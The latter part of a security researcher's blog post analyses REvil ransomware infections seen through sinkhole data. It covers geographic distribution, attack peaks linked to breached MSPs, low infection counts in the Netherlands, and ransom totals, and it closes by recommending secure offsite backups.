


Figure 11 worldwide distribution note: South-Korea related events where filtered out of this picture.

Looking at the infection traffic we came up with three ideas:

1. The IP’s are all related to home-systems and the ISPs in Korea choose to NAT multiple clients behind the same IP.
2. Someone was running a large set of sandboxes from South Korea. The same IP’s hit multiple times over months which is strange for this type of ransomware.
3. A *very* active actor targeting South Korea.




Figure 12 Top 10 most hit countries based on unique crypthashes (e.g. infections)

The daily average is around 500+ unique encrypted systems. Not accommodating for sandboxes etc. The regular days are not that interesting; however, the peaks are. Every peak represents a large attack an MSP hacked or one or more large organization compromised. Investigating these shows not one IP responsible but many smaller ones.




Figure 13 looking at the peaks.

Most of the peaks shown in the picture above hit the news. Other companies managed to keep the breaches out of the public. Which is impressive as some of the attacks had mayor impact on the affected businesses. One of the attacks stopped all operations at different locations of a victim, causing an active discussion online by both its employees as well as its clientele.

Impact on the Netherlands

We enriched the sinkhole data with GeoIP data in order to see any attacks against the Netherlands. REvil infections in the Netherlands seems to be very low for the time being. We've observed 250+ unique system encryptions in the Netherlands. This seems low when comparing to other countries, the US has 300 million citizens and 22000+ encrypted unique systems. Comparing to the Dutch 17 million citizens and 250+ unique infections this means the US has 6 times more infections then the Netherlands.




Figure 14 Dutch infections

The limited number of infections in the Netherlands is reassuring but could change quickly. Just in the last 7 days there have been two mayor attacks in both Europe and Africa. More than doubling the infections in those regions. This means one attack against a large Dutch MSP could change the statistics drastically.




Figure 15 Infection in both Europe and Africa.

Conclusion

We’ve seen 150 000 unique infections in the past 5 months. And a total of 148 samples together demanding more than 38 million dollars. Some of the attacks are on a huge scale, encrypting over 3000 unique systems in one attack. Some of these attacks where discussed in the news, but many companies remained silent. Keep in mind we have a limited visibility of all samples; we only extract samples from pastebin. For the infection traffic we don’t have visibility on samples that disable the C2 traffic. Next to this not every sample hits all of the c2 domains. All statistics shown in this blog are a subset of the total scale. The actual problem is even bigger than we can measure.

The affiliates using the REvil ransomware as a service (RAAS) are skilled and adapting their approach to the victims organization. The CyrusOne sample actually stated the name of the company including the name of the victim companies that were also victimized. Some samples contain very specific applications to be killed. This doesn’t necessarily mean all of these attacks are targeted just that the actors found some form of access (RDP, web scanning or phishing) and manually escalated privileges in order to hack the entire network not just one host.

With the rise of more mature and big malicious business relaying on ransomware it is apparent that infosec plays crucial role. The most important step we as a security industry is secure offsite backups that are not removable from the network or using privileges acquired within the network. After that we can spend time actually securing our networks.

[1] The samples use 1100 different domains to send back statistics. Most of these domains are non-malicious and not related to the attackers. For the sake of brevity we say C2 while in fact the websites are unwilling recipients of the statistics data. Its still unclear which domains are related to the REvil C2 statistics.

[2] Thanks to Jurriaan Bremer for modifying the tria.ge sandbox kernel module, it now randomizes the systems volumeid once requested. This allowed us to keep using the same system for all samples, having a unique-system-id to submit.

[3] Keep in mind we have a limited visibility on the samples, we track the samples that are distributed via pastebin and other that we find (like the Cyrus One sample). There is a possibility other samples might lower or increase this number.

[4] Thanks to Yonathan Klijnsma from RiskIQ who was able to get the WordPress version and plugin version data on all the various domains.